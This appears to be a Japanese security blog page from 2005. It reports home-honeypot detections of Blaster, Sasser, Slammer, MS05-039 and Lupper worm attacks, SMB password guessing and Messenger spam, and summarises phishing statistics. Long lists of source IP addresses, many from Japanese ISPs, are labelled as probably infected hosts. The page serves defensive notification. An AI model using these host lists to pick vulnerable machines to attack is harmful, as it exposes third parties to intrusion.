■Botワームの分布図
http://www.ciphertrust.com/resources/statistics/zombie.php


WordWide


■コメント

「ボットの主な感染経路はWindowsの脆弱性を利用している。しかし最近では、新たにUnix上で動作するアプリケーションの脆弱性を利用して感染するボットが確認されている」

 脆弱性を利用されたUnixのアプリケーションは、「AWStats(6.2以前)」と「XML-RPC for PHP(1.3.0以前)」。AWStatsは、ウェブサイトのアクセスログを解析して、HTML形式でログの統計情報をグラフなどで表示できる、Perlスクリプトだ。一方のXML-RPC for PHPは、PHPユーザー向けのオープンソースのライブラリ。どちらもリモートの攻撃者から任意のコマンドを実行することができる脆弱性を利用されて、ボットの感染経路となっている。 最近の傾向として「特定の国に向けた攻撃を仕掛けるボットが出てきている。「Zeroboard」と呼ばれる掲示板ソフトは韓国で多く利用されているが、このソフトがボットの感染経路となって、9月8~9日というごく短期間で韓国を標的とした攻撃を展開したことが確認されているという。


■ ボット問題は潜伏化へ

http://pcweb.mycom.co.jp/news/2005/11/28/002.html

http://bizplus.nikkei.co.jp/genre/it/media/index.cfm?i=i_insight249

http://itpro.nikkeibp.co.jp/article/NEWS/20051124/225139/

http://www.itmedia.co.jp/enterprise/articles/0511/25/news027.html

http://japan.zdnet.com/news/sec/story/0,2000052528,20091535,00.htm


田淵 義朗, ネット情報セキュリティ研究会, 川越法律事務所
45分でわかる個人情報保護

----------------------------

■不正アクセス(国別分布)
----------------------------

1204


----------------------------
■不正なアクセス(日本が送信元の攻撃)
----------------------------

218.45.164.78 Japan ASAHI-NET-CIDR-BLK-JP i60-42-68-138.s02.a035.ap.plala.or.jp
218.45.164.178 Japan ASAHI-NET-CIDR-BLK-JP p5159-ipad09wakayama.wakayama.ocn.ne.jp
218.45.164.185 Japan ASAHI-NET-CIDR-BLK-JP
218.45.167.20 Japan ASAHI-NET-CIDR-BLK-JP flets-a-west-4-6.dsn.jp
218.45.167.48 Japan ASAHI-NET-CIDR-BLK-JP p84ae20.kngwnt01.ap.so-net.ne.jp
218.45.168.85 Japan ASAHI-NET-CIDR-BLK-JP p84c20b.hrsmnt01.ap.so-net.ne.jp
218.45.169.134 Japan ASAHI-NET-CIDR-BLK-JP
218.45.169.190 Japan ASAHI-NET-CIDR-BLK-JP 218.33.134.137.eo.eaccess.ne.jp
218.45.177.1 Japan ASAHI-NET-CIDR-BLK-JP
218.45.177.29 Japan ASAHI-NET-CIDR-BLK-JP
219.121.47.27 Japan ASAHI-NET-CIDR-BLK-JP
218.113.172.81 Japan BBTECH
218.42.14.109 Japan BIGLOBE-4
218.42.16.86 Japan BIGLOBE-4
218.42.63.188 Japan BIGLOBE-4
218.42.64.135 Japan BIGLOBE-4
218.42.73.169 Japan BIGLOBE-4
218.42.74.94 Japan BIGLOBE-4
218.42.87.189 Japan BIGLOBE-4
218.42.98.80 Japan BIGLOBE-4
218.42.107.241 Japan BIGLOBE-4
218.42.113.83 Japan BIGLOBE-4
218.42.119.164 Japan BIGLOBE-4
218.42.125.127 Japan BIGLOBE-4 p295e4f.miygnt01.ap.so-net.ne.jp
218.227.124.112 Japan BIGLOBE-5
218.227.152.160 Japan BIGLOBE-5 eAc1Abp109.tky.mesh.ad.jp
218.227.188.172 Japan BIGLOBE-5
218.227.222.24 Japan BIGLOBE-5
218.45.5.28 Japan CYBERLINKS FLA1Acu135.tky.mesh.ad.jp
218.45.5.42 Japan CYBERLINKS
218.45.5.43 Japan CYBERLINKS
218.45.8.82 Japan CYBERLINKS FLA1Aad189.fks.mesh.ad.jp
218.45.8.227 Japan CYBERLINKS
218.223.124.70 Japan DEODEO-NET
202.216.51.6 Japan DS-NETWORKS FLA1Aad083.ngs.mesh.ad.jp
218.45.96.9 Japan DS-NETWORKS
218.45.105.101 Japan DS-NETWORKS
218.45.105.176 Japan DS-NETWORKS
218.45.106.36 Japan DS-NETWORKS
218.45.106.95 Japan DS-NETWORKS
218.45.106.144 Japan DS-NETWORKS
218.45.106.203 Japan DS-NETWORKS
218.45.106.244 Japan DS-NETWORKS
218.45.107.59 Japan DS-NETWORKS 218-42-220-112.eonet.ne.jp
218.45.107.226 Japan DS-NETWORKS
218.45.108.146 Japan DS-NETWORKS
218.45.109.155 Japan DS-NETWORKS
218.45.110.38 Japan DS-NETWORKS
218.45.110.130 Japan DS-NETWORKS
218.45.110.137 Japan DS-NETWORKS
218.33.132.120 Japan EACCESS
218.33.134.137 Japan EACCESS
218.33.201.16 Japan EACCESS 218-42-232-6.eonet.ne.jp
218.45.79.91 Japan EACCESS 218-42-234-105.eonet.ne.jp
218.45.89.95 Japan EACCESS
218.231.192.121 Japan EACCESS 218-42-243-91.eonet.ne.jp
218.44.51.146 Japan FUJIGOKO-NET
218.44.52.11 Japan FUJIGOKO-NET
218.44.52.48 Japan FUJIGOKO-NET
218.44.52.65 Japan FUJIGOKO-NET
218.44.52.246 Japan FUJIGOKO-NET
218.45.56.53 Japan GUNMANET
218.45.60.41 Japan GUNMANET p2191-ipbf411marunouchi.tokyo.ocn.ne.jp
218.223.50.37 Japan GUNMANET
218.229.39.160 Japan INFOWEB
218.229.231.16 Japan INFOWEB
218.229.235.169 Japan INFOWEB
133.41.42.8 Japan JAPAN-INET p4225-ipad01matsue.shimane.ocn.ne.jp
218.42.201.79 Japan K-OPTICOM
218.42.203.13 Japan K-OPTICOM p6118-ipad02sinnagasak.nagasaki.ocn.ne.jp
218.42.205.62 Japan K-OPTICOM
218.42.205.65 Japan K-OPTICOM
218.42.205.115 Japan K-OPTICOM
218.42.217.91 Japan K-OPTICOM
218.42.220.112 Japan K-OPTICOM
218.42.223.178 Japan K-OPTICOM
218.42.225.4 Japan K-OPTICOM p2157-ipad02gifu.gifu.ocn.ne.jp
218.42.225.29 Japan K-OPTICOM
218.42.225.62 Japan K-OPTICOM
218.42.225.69 Japan K-OPTICOM
218.42.225.107 Japan K-OPTICOM
218.42.225.141 Japan K-OPTICOM p5135-ipad01sinnagasak.nagasaki.ocn.ne.jp
218.42.226.204 Japan K-OPTICOM
218.42.232.6 Japan K-OPTICOM
218.42.234.105 Japan K-OPTICOM
218.42.243.12 Japan K-OPTICOM
218.42.243.91 Japan K-OPTICOM
218.42.243.123 Japan K-OPTICOM
219.122.207.120 Japan K-OPTICOM
218.45.19.175 Japan NETFOREST
60.44.216.159 Japan OCN
218.43.4.27 Japan OCN
218.43.4.156 Japan OCN
218.43.5.25 Japan OCN
218.43.9.11 Japan OCN
218.43.43.131 Japan OCN
218.43.44.191 Japan OCN f52.246.fgo.jp
218.43.44.251 Japan OCN
218.43.145.127 Japan OCN i218-44-72-10.s05.a035.ap.plala.or.jp
218.43.145.162 Japan OCN
218.43.145.173 Japan OCN
218.43.154.225 Japan OCN
218.43.171.166 Japan OCN i218-44-100-207.s02.a038.ap.plala.or.jp
218.43.176.118 Japan OCN
218.43.190.238 Japan OCN
218.43.198.152 Japan OCN
218.43.204.217 Japan OCN
218.43.207.188 Japan OCN
218.43.209.223 Japan OCN
218.43.210.161 Japan OCN
218.43.213.157 Japan OCN i218-44-111-82.s02.a046.ap.plala.or.jp
218.43.225.230 Japan OCN
218.43.228.11 Japan OCN i218-44-119-140.s02.a002.ap.plala.or.jp
218.43.228.241 Japan OCN i218-44-122-102.s02.a001.ap.plala.or.jp
218.43.229.211 Japan OCN
218.43.234.135 Japan OCN
218.43.235.123 Japan OCN
218.43.235.138 Japan OCN f028.nnc.or.jp
218.43.238.128 Japan OCN
218.224.60.237 Japan OCN
218.224.77.57 Japan OCN f844.nnc.or.jp
218.230.217.160 Japan OCN
220.104.16.197 Japan OCN
218.218.129.240 Japan ODN
60.42.68.138 Japan PLALA pshi41.wind.ne.jp
218.44.17.34 Japan PLALA
218.44.17.102 Japan PLALA
218.44.22.103 Japan PLALA flets-i-as-east-2-9.dsn.jp
218.44.33.208 Japan PLALA flets-a-west-10-101.dsn.jp
218.44.34.54 Japan PLALA
218.44.34.220 Japan PLALA
218.44.37.178 Japan PLALA
218.44.69.215 Japan PLALA
218.44.72.10 Japan PLALA flets-a-west-11-203.dsn.jp
218.44.79.64 Japan PLALA flets-a-west-11-244.dsn.jp
218.44.95.69 Japan PLALA flets-a-west-12-59.dsn.jp
218.44.100.139 Japan PLALA
218.44.100.207 Japan PLALA
218.44.100.234 Japan PLALA
218.44.107.47 Japan PLALA flets-a-west-15-38.dsn.jp
218.44.109.147 Japan PLALA
218.44.110.24 Japan PLALA
218.44.110.122 Japan PLALA
218.44.110.171 Japan PLALA
218.44.111.18 Japan PLALA
218.44.111.82 Japan PLALA
218.44.111.128 Japan PLALA
218.44.119.140 Japan PLALA
218.44.122.102 Japan PLALA
218.44.124.89 Japan PLALA
218.44.126.41 Japan PLALA
218.44.126.58 Japan PLALA k177029.ppp.asahi-net.or.jp
218.47.80.60 Japan PLALA i218-47-80-60.s02.a014.ap.plala.or.jp
220.108.7.32 Japan PLALA p6e3838.szoknt01.ap.so-net.ne.jp
210.132.174.32 Japan SO-NET
210.132.194.11 Japan SO-NET YahooBB218113172081.bbtec.net
218.41.0.231 Japan SO-NET
218.41.2.57 Japan SO-NET
218.41.33.161 Japan SO-NET adsl-1270.okym.enjoy.ne.jp
218.41.39.15 Japan SO-NET
218.41.39.107 Japan SO-NET
218.41.39.208 Japan SO-NET FLA1Aag112.hkd.mesh.ad.jp
218.41.40.225 Japan SO-NET
218.41.54.238 Japan SO-NET FLA1Abz172.kng.mesh.ad.jp
218.41.62.56 Japan SO-NET FLA1Aac024.gnm.mesh.ad.jp
218.41.62.145 Japan SO-NET
218.41.63.45 Japan SO-NET hcou117016.catv.ppp.infoweb.ne.jp
218.41.73.29 Japan SO-NET hcou121169.catv.ppp.infoweb.ne.jp
218.41.75.76 Japan SO-NET
218.41.78.127 Japan SO-NET 218.231.192.121.eo.eaccess.ne.jp
218.41.94.79 Japan SO-NET
218.41.95.209 Japan SO-NET
218.110.56.56 Japan SO-NET
218.110.81.58 Japan SO-NET

----------------------------
■PHPおよびAwstasts脆弱性に対する攻撃
----------------------------
PHPで利用される XML_RPCの脆弱性を利用した攻撃および、Awstasts(Webインターフェースを持つフリーのログ解析ツール)
に対する攻撃です。攻撃の内容を分析すると、Linux上で稼動しているApache PHPの組み合わせをターゲットにしたもので、
UNIX系のシステムをターゲットとした、ワームまたはボットによる攻撃で、感染が広がっている状況にあると考えられます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

・影響を受けるシステムについては、次の情報を参考にしてください。
XML-RPC PHP command execution(http://xforce.iss.net/xforce/xfdb/21194 )
US-CERT Vulnerability Note VU#442845, Multiple PHP XML-RPC implementations vulnerable to code injection (http://www.kb.cert.org/vuls/id/442845 .)

・参考
XML RPC worm - New Variant - ELF_LUPPER.B (NEW)
http://isc.sans.org/diary.php?storyid=829
Linuxをねらう新ワーム「Lupper」--ウェブサーバの脆弱性を悪用
http://headlines.yahoo.co.jp/hl?a=20051108-00000008-cnet-sci


■感染ホスト
IPaddress 検知件

なし


----------------------------
■MS05-039脆弱性に対する攻撃
----------------------------
プラグ アンド プレイ サービスは、デバイスのインストール、設定、および新規デバイスの通知を担当する
Windows DCE-RPC サービスです。最近のバージョンの Windowsオペレーティング システムでは、このサービス
が自動的に起動し、デフォルト設定で動作します。この脆弱性を利用したbotワームも確認されております。
送信元IPアドレスは、恐らくbotワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

218.17.73.91 1
218.162.159.180 1
162.39.156.100 1
218.168.41.14 1
218.73.201.11 1
218.168.202.100 1
218.43.235.138 1
218.4.219.197 1
218.111.206.137 1
218.45.164.178 1
218.88.77.114 1
218.167.40.209 1
218.229.39.160 1
218.72.2.246 1
218.88.4.63 1
218.170.22.98 1
218.65.59.82 1
218.161.101.68 1
218.170.123.112 1
218.72.102.86 1
218.165.104.28 1
218.45.177.1 1
218.65.219.91 1
218.169.54.192 1
218.160.45.110 1
218.164.160.98 1
218.45.79.91 1


----------------------------
■botワームの検知状況
----------------------------
■検知内容
自宅ハニーポッドサーバに対する。botワームによる攻撃の検知状況についてお知らせします。このワームは、
アクセス可能なネットワーク共有、またはセキュリティが不十分なネットワーク共有で繁殖します。
以下の弱性を悪用します。
MS04-007

亜種のいくつかは、リモートのIRCサーバに接続して、特定のIRCチャネルに参加しようとします。接続すると、
ボットとして機能し、ハッカーからのリモートコマンドを待ちます。亜種によって機能はさまざまですが、
一般的には、他のリモートファイルをダウンロードして実行しようとします。

送信元IPアドレスは、恐らくbotワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数


-------------------------------------
■Blaster(bot)ワームの検知状況
-------------------------------------
■検知内容
自宅ハニーポッドサーバに対して、Microsoft RPC サービスの脆弱点MS03-039に対する攻撃を検知しました。
送信元IPアドレスは、恐らくこの脆弱性を利用して拡散するBlaster(bot)ワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト 
IPaddress 検知件数

218.45.105.101 18
218.45.107.59 15
218.44.52.246 10
218.45.106.244 8
218.45.108.146 8
218.113.172.81 7
218.44.119.140 4
218.43.154.225 4
218.16.116.149 4
218.17.171.79 4
218.33.134.137 4
218.24.91.152 4
61.140.27.14 4
61.144.138.179 4
218.45.107.226 4
218.23.122.238 4
61.146.71.124 4
218.45.96.9 3
218.42.87.189 3
218.41.94.79 3
218.32.98.170 3
61.141.227.203 3
218.227.152.160 3
218.0.209.219 2
147.10.55.29 2
218.227.124.112 2
218.16.70.75 2
60.9.140.178 2
218.0.124.26 2
218.18.67.162 2
218.42.64.135 2
218.19.139.229 2
218.42.234.105 2
218.43.176.118 2
218.42.14.109 2
218.34.104.125 2
218.42.243.91 2
218.42.220.112 2
218.45.5.28 2
218.17.59.170 2
218.6.195.61 2
218.18.185.196 2
218.24.80.2 2
218.44.100.207 2
218.45.177.29 2
218.42.113.83 2
218.227.188.172 2
218.6.159.98 2
218.82.248.91 2
218.17.170.55 2
218.22.140.166 2
218.45.106.203 2
218.45.110.38 2
221.211.66.170 2
218.227.222.24 2
218.24.169.73 2
218.42.243.123 2
218.43.225.230 2
218.44.126.41 2
218.13.161.65 2
210.132.174.32 2
218.45.8.227 2
218.0.230.141 2
218.45.169.134 2
218.41.40.225 2
218.42.205.115 2
218.230.217.160 2
218.13.18.153 2
218.41.73.29 2
218.24.79.11 2
218.45.5.43 2
218.24.78.94 2
218.41.62.56 2
218.17.64.3 2
218.18.223.135 2
218.24.141.52 2
218.1.174.99 2
218.223.124.70 1
218.42.232.6 1
24.209.80.17 1
218.44.122.102 1
218.21.62.95 1
218.18.148.33 1
60.172.144.128 1
218.43.234.135 1
218.43.44.191 1
218.43.213.157 1
218.44.111.82 1
218.0.249.28 1
218.44.72.10 1
218.72.29.220 1
218.17.194.205 1
218.19.31.53 1
218.18.77.115 1
218.44.79.64 1
218.44.52.11 1
219.134.182.102 1
218.206.239.81 1
218.43.43.131 1
218.43.44.251 1


----------------------------
■Sasserワームの検知状況
----------------------------
■検知内容
自宅ハニーポッドサーバに対する。Sasserワームによる攻撃の検知状況についてお知らせします。Sasser.Worm は、マイクロソフト セキュリティ情報 MS04-011 で解説されている脆弱性の悪用を試みるワームです。このワームは、ランダムに選択された IP アドレスを持つコンピュータをスキャンすることによって、上述の脆弱性に未対応のシステムを探し出して拡散します。
送信元IPアドレスは、恐らくSasserワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

202.216.51.6 2
218.45.105.101 1
218.45.60.41 1
218.45.168.85 1


-------------------------------------
■Slammerワームの検知状況
-------------------------------------
■検知内容
自宅のハニーポッドサーバに対して、SQL Server2000のMS02-039脆弱性を利用した、攻撃を検知しました。送信元IPアドレスは、この脆弱性を利用して拡散を行う、Slammerワームに感染していると思われます。
読者の皆様は、以下のホスト一覧に、管理されているグローバルIPアドレスが含まれていないか確認をお願いいたします。含まれている場合は、至急ウィルススキャンなどを実施される事をお勧めいたします。

■脆弱性の詳細情報
http://www.microsoft.com/japan/technet/security/bulletin/MS02-039.mspx

■感染ホスト一覧
IPaddress 検知件数

218.31.133.88 8
219.138.207.29 4
61.136.144.100 3
212.203.29.2 3
202.101.70.43 3
68.142.217.140 2
202.98.123.179 2
221.202.84.227 2
220.189.220.118 2
202.103.13.150 1
61.189.170.73 1
61.139.60.190 1
222.179.217.131 1
61.130.254.109 1
218.0.248.55 1
218.7.208.69 1
218.25.253.18 1
222.172.230.72 1
59.44.127.22 1
172.172.3.74 1
220.163.11.79 1
61.153.213.141 1
218.84.136.62 1
222.173.154.50 1
219.146.78.59 1
61.139.44.229 1
133.41.42.8 1
81.178.205.149 1
60.191.129.114 1
60.176.243.56 1
221.210.182.158 1
86.141.86.235 1
68.206.132.92 1
218.89.65.6 1
61.184.142.186 1


----------------------------
■SMBへのパスワードクラッキングの検知状況
----------------------------
■検知内容
アカウントとしては、administratorおよびgestアカウントなどに対して、ランダムなIPアドレスからSMBのサービスが起動しているサーバを探し出し、パスワードクラッキングしてログインしようとする試みになります。一般的にユーザがよく使われるパスワードのリストを持っていて、そのパスワードで次々にログインを試みる。推測されやすいパスワードを設定している場合は、侵入を許してしまうことになる。
読者の皆様は、以下のホスト一覧に、管理されているグローバルIPアドレスが含まれていないか確認をお願いいたします。含まれている場合は、至急ウィルススキャンなどを実施される事をお勧めいたします。

■感染ホスト
IPaddress 検知件数

218.87.160.163 15697
200.66.98.81 744
64.229.209.127 744
81.36.211.84 579
62.100.20.86 579
220.108.7.32 376
201.230.162.82 335
12.182.65.37 128
67.65.162.96 110
88.4.22.62 102
12.106.20.9 82
211.168.37.27 1
219.149.108.110 1
218.84.142.21 1
80.96.134.30 1
60.180.134.2 1
220.143.213.81 1
82.60.134.211 1
200.46.68.227 1
218.45.104.29 0


----------------------------
■MessengerServiceを利用したスパムの検知状況
----------------------------
■検知内容
自宅のハニーポッドサーバに対して、マイクロソフトのMessenger Serviceを利用した、スパムメッセージを検知しました。


■送信元IPアドレス
IPaddress 検知件数

218.27.103.206 42
219.153.32.192 26
221.10.229.30 15
221.211.255.10 11
221.12.161.99 10
202.111.173.82 10
61.233.40.205 9
202.111.173.83 5
143.129.226.113 1
61.115.93.99 1
147.154.111.102 1
45.153.69.7 1
194.191.234.206 1
55.82.50.11 1
152.25.171.105 1
202.109.114.224 1
87.127.122.189 1
57.54.216.105 1
140.120.50.201 1
207.111.185.171 1
218.138.26.28 1
192.63.138.195 1
202.188.93.169 1
216.157.22.73 1
205.213.231.175 1


----------------------------
■CodRedワームの検知状況
----------------------------
■検知内容
自宅ハニーポッドサーバに対する。CodRedワームによる攻撃の検知状況についてお知らせします。このワームは、ランダムに選択された IP アドレスを持つコンピュータをスキャンすることによって、上述の脆弱性に未対応のシステムを探し出して拡散します。
送信元IPアドレスは、恐らくCodRedワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

なし


瀬戸 洋一
サイバーセキュリティにおける生体認証技術

■フィッシングとは?
金融機関などからの正規のメールやWebサイトを装い、暗証番号やクレジットカード番号などを搾取する詐欺。「釣り」を意味する「fishing」が語源だが、偽装の手法が洗練されている(sophisticated)ことから「phishing」と綴るようになったとする説がある。

■2005年9月の業界団体の調査結果

2005年9月にAPWGに提出された、phishing報告書の総数は、13,562でした。これは8月に報告された13,776からの少しの縮小しました。

■迷惑メール送信元分布図
http://trustedsource.org/

SpamSender


■フィッシング詐欺サイト事例

最近は、赤十字を含む災害救済機関の商標を使用した悪質な事例が確認された。

WebSite01

サイト事例:http://www.rbl.jp/phishing/


■使用サイト

悪用された企業を業種別にみると金融サービス業が引き続き最も多く,全攻撃の81.2%弱を占めた。以下大きく離れて,インターネット・サービス・プロバイダ(11.8%)と小売業(3.5%)
続発するフィッシング詐欺が、さらに赤十字を含む災害救済機関の商標を使用していました。

Site02


■国別サイト分布

フィッシング・サイトのホスティング国は,アメリカ:31.22%、中国:12.13%、大韓民国:10.91%、ドイツ:3.16%、カナダ:2.97%、日本:2.44%、フランス:2.31%、ポーランド:2.24%、ブラジル:1.98%、ルーマニア:1.98%

Site01


■Percentage of Corporate Phishing Victims
Company % of Attacks
CitiBank 54.16%
Smith Barney 13.48%
SunTrust 10.02%
Paypal 7.57%
Wells Fargo 5.42%
HSBC 5.07%
eBay 4.15%
USBank 0.11%
CitizensBank 0.014%


■最近の事例

税金還付を騙るフィッシングメールが横行中 (Japan.internet.com , 12/1)

米政府ウェブサイトを悪用するフィッシング詐欺が出現 (CNET Japan , 12/1)


■ニュース

- フィッシング攻撃を見分けられますか? インターネットコム - 2005年11月27日

- 個人情報保護法から半年、86%がスパム/フィッシングの脅威「変わらない」 インターネットコム - 2005年11月20日

- 米政府ウェブサイトを悪用するフィッシング詐欺が出現(CNET Japan) (1日15時50分)
- 政府サイトの設定ミスを突いたフィッシング(ITmediaエンタープライズ) (1日14時48分)
- 税金還付を騙るフィッシングメールが横行中(japan.internet.com) (1日14時21分)
- マイクロソフト、「Windows Live Mail」のベータ版を公開(CNET Japan) (1日13時40分)
- フィッシング攻撃を見分けられますか?(japan.internet.com) (11月28日9時8分)
- Verizon Wireless、スパム大量送信の旅行代理店を提訴(japan.internet.com) (11月24日13時34分)
- 盗んだID情報を、国際的な取引サイトで大規模に売買(WIRED) (11月21日17時52分)
- 個人情報保護法から半年、86%がスパム/フィッシングの脅威「変わらない」(japan.internet.com) (11月21日14時21分)
- MS、フィッシング対策で3社と提携--MSN Toolbar用のアドオンも正式発表(CNET Japan) (11月18日18時20分)
- Microsoft、フィッシング対策を強化(japan.internet.com) (11月18日13時4分)
キーロガー:2005年は65%増、フィッシングに代わって台頭(WIRED) (11月17日17時2分)
-

図書館HPでフィッシング詐欺 - 中国新聞 (11月17日14時13分)

■フィッシングIQ

MailFrontierのデータは、同社の「Phishing IQ Test 」から収集したもの。このテストでは10件の電子メールの例が提示され、ユーザーはそのメールが正規のものか、詐欺メールかを回答するテスト


■関連URL

http://antiphishing.org/apwg_phishing_activity_report_sept_05.pdf
http://www.antiphishing.org/


■概要

詳細:http://blogs.sqlpassj.org/afterschool/archive/2005/12/01/15020.aspx

----------------------------
■国別攻撃元分布
----------------------------

20051130


----------------------------
■日本を送信元とした不正なアクセス
----------------------------

218.219.255.69 Japan ASAHI-NET-CIDR-BLK-JP
218.45.168.29 Japan ASAHI-NET-CIDR-BLK-JP
218.45.166.171 Japan ASAHI-NET-CIDR-BLK-JP
218.45.167.70 Japan ASAHI-NET-CIDR-BLK-JP
218.42.78.158 Japan BIGLOBE-4
218.42.79.71 Japan BIGLOBE-4
218.45.2.175 Japan CYBERLINKS
218.45.106.250 Japan DS-NETWORKS
218.33.133.208 Japan EACCESS
218.45.79.32 Japan EACCESS
218.44.51.132 Japan FUJIGOKO-NET
218.229.95.159 Japan INFOWEB
218.226.44.109 Japan InfoWeb-CIDR-BLK-JP
218.42.219.166 Japan K-OPTICOM
218.42.235.117 Japan K-OPTICOM
218.42.206.20 Japan K-OPTICOM
218.42.243.166 Japan K-OPTICOM
218.42.206.29 Japan K-OPTICOM
218.42.226.163 Japan K-OPTICOM
218.45.20.191 Japan NETFOREST
218.43.8.56 Japan OCN
218.43.233.112 Japan OCN
218.43.215.159 Japan OCN
218.44.122.75 Japan PLALA
218.44.118.20 Japan PLALA
218.44.17.218 Japan PLALA
218.44.119.137 Japan PLALA
218.44.92.153 Japan PLALA
218.44.120.63 Japan PLALA
218.44.69.242 Japan PLALA
218.44.101.218 Japan PLALA
218.44.37.145 Japan PLALA
218.41.108.237 Japan SO-NET
218.41.24.165 Japan SO-NET
218.41.33.147 Japan SO-NET
218.41.70.197 Japan SO-NET
218.41.16.54 Japan SO-NET
218.41.119.239 Japan SO-NET

----------------------------
■PHPおよびAwstasts脆弱性に対する攻撃
----------------------------
PHPで利用される XML_RPCの脆弱性を利用した攻撃および、Awstasts(Webインターフェースを持つフリーのログ解析ツール)
に対する攻撃です。攻撃の内容を分析すると、Linux上で稼動しているApache PHPの組み合わせをターゲットにしたもので、
UNIX系のシステムをターゲットとした、ワームまたはボットによる攻撃で、感染が広がっている状況にあると考えられます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

・影響を受けるシステムについては、次の情報を参考にしてください。
XML-RPC PHP command execution(http://xforce.iss.net/xforce/xfdb/21194 )
US-CERT Vulnerability Note VU#442845, Multiple PHP XML-RPC implementations vulnerable to code injection (http://www.kb.cert.org/vuls/id/442845 .)

・参考
XML RPC worm - New Variant - ELF_LUPPER.B (NEW)
http://isc.sans.org/diary.php?storyid=829
Linuxをねらう新ワーム「Lupper」--ウェブサーバの脆弱性を悪用
http://headlines.yahoo.co.jp/hl?a=20051108-00000008-cnet-sci


■感染ホスト
IPaddress 検知件

193.24.211.85 13
218.145.53.145 13
66.38.145.65 13
140.109.18.188 4


----------------------------
■MS05-039脆弱性に対する攻撃
----------------------------
プラグ アンド プレイ サービスは、デバイスのインストール、設定、および新規デバイスの通知を担当する
Windows DCE-RPC サービスです。最近のバージョンの Windowsオペレーティング システムでは、このサービス
が自動的に起動し、デフォルト設定で動作します。この脆弱性を利用したbotワームも確認されております。
送信元IPアドレスは、恐らくbotワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

218.45.167.217 3
218.45.164.93 2
218.22.191.26 2
218.45.172.141 2
218.45.174.44 2
220.136.18.192 1
221.6.145.92 1
218.88.139.97 1
218.24.178.58 1
218.0.254.56 1
218.172.82.227 1
218.45.79.32 1
218.237.61.185 1
218.0.246.37 1
218.41.39.66 1
218.13.146.92 1
218.171.219.46 1
218.172.154.100 1
218.13.28.139 1
218.74.255.253 1
218.165.33.211 1
218.45.79.79 1
218.168.163.4 1
218.74.221.13 1
218.162.66.123 1
218.20.249.103 1
218.64.222.197 1
218.17.73.43 1
218.164.50.11 1
218.71.245.52 1
218.160.246.184 1
218.10.29.253 1
218.111.160.127 1
218.6.158.27 1
218.4.189.5 1
218.168.21.213 1
218.110.80.110 1
218.45.6.144 1
218.42.245.148 1
218.45.138.160 1
218.169.92.200 1
218.216.188.5 1
218.15.233.229 1
218.227.143.157 1
218.224.77.118 1
218.92.15.74 1
218.17.232.99 1


----------------------------
■botワームの検知状況
----------------------------
■検知内容
自宅ハニーポッドサーバに対する。botワームによる攻撃の検知状況についてお知らせします。このワームは、
アクセス可能なネットワーク共有、またはセキュリティが不十分なネットワーク共有で繁殖します。
以下の弱性を悪用します。
MS04-007

亜種のいくつかは、リモートのIRCサーバに接続して、特定のIRCチャネルに参加しようとします。接続すると、
ボットとして機能し、ハッカーからのリモートコマンドを待ちます。亜種によって機能はさまざまですが、
一般的には、他のリモートファイルをダウンロードして実行しようとします。

送信元IPアドレスは、恐らくbotワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト
IPaddress 検知件数

218.45.167.23 7
218.45.170.187 5
218.45.20.191 3
218.45.167.182 3
218.45.171.68 3
218.45.107.124 2
218.214.20.109 2
218.45.105.147 2
218.190.42.217 1
218.84.128.30 1
218.64.35.43 1
218.45.166.171 1
218.45.167.70 1
218.45.2.175 1
218.18.121.239 1
218.19.30.194 1
218.167.193.89 1
218.84.231.254 1
220.110.11.235 1
218.61.51.66 1
218.84.229.166 1
218.18.122.71 1
218.45.166.154 1
218.88.70.98 1
218.45.89.28 1
218.251.13.49 1
218.63.69.72 1
218.220.24.130 1
218.7.159.40 1
218.0.206.142 1
201.57.16.150 1
218.229.235.169 1
218.87.50.107 1
201.12.72.41 1
218.45.173.104 1
218.164.0.142 1
218.61.194.63 1
218.230.248.223 1
218.72.89.19 1
218.76.111.234 1
218.52.90.51 1
218.23.25.115 1
218.84.221.14 1
218.219.254.19 1
219.121.46.230 1
218.39.73.147 1
218.238.109.251 1
218.88.16.105 1
218.87.63.7 1
218.54.8.234 1
218.87.143.6 1
218.165.176.91 1
218.42.66.194 1
218.45.171.55 1


-------------------------------------
■Blaster(bot)ワームの検知状況
-------------------------------------
■検知内容
自宅ハニーポッドサーバに対して、Microsoft RPC サービスの脆弱点MS03-039に対する攻撃を検知しました。
送信元IPアドレスは、恐らくこの脆弱性を利用して拡散するBlaster(bot)ワームに感染していると思われます。
自分の管理するグローバルIPアドレスが含まれている場合は、至急ウィルススキャンを実行して下さい。

■感染ホスト 
IPaddress 検知件数

218.44.51.132 9
218.41.108.237 5
218.10.29.238 4
218.20.146.131 4
218.219.255.69 3
218.17.198.236 3
218.44.122.75 3
218.44.118.20 3
218.23.226.152 3
218.44.34.220 3
218.43.8.56 2
218.44.17.218 2
218.229.95.159 2
218.41.24.165 2
218.78.205.47 2
218.44.119.137 2
218.25.149.141 2
219.134.84.84 2
218.44.92.153 2
218.44.120.63 2
218.41.33.147 2
218.79.213.85 2
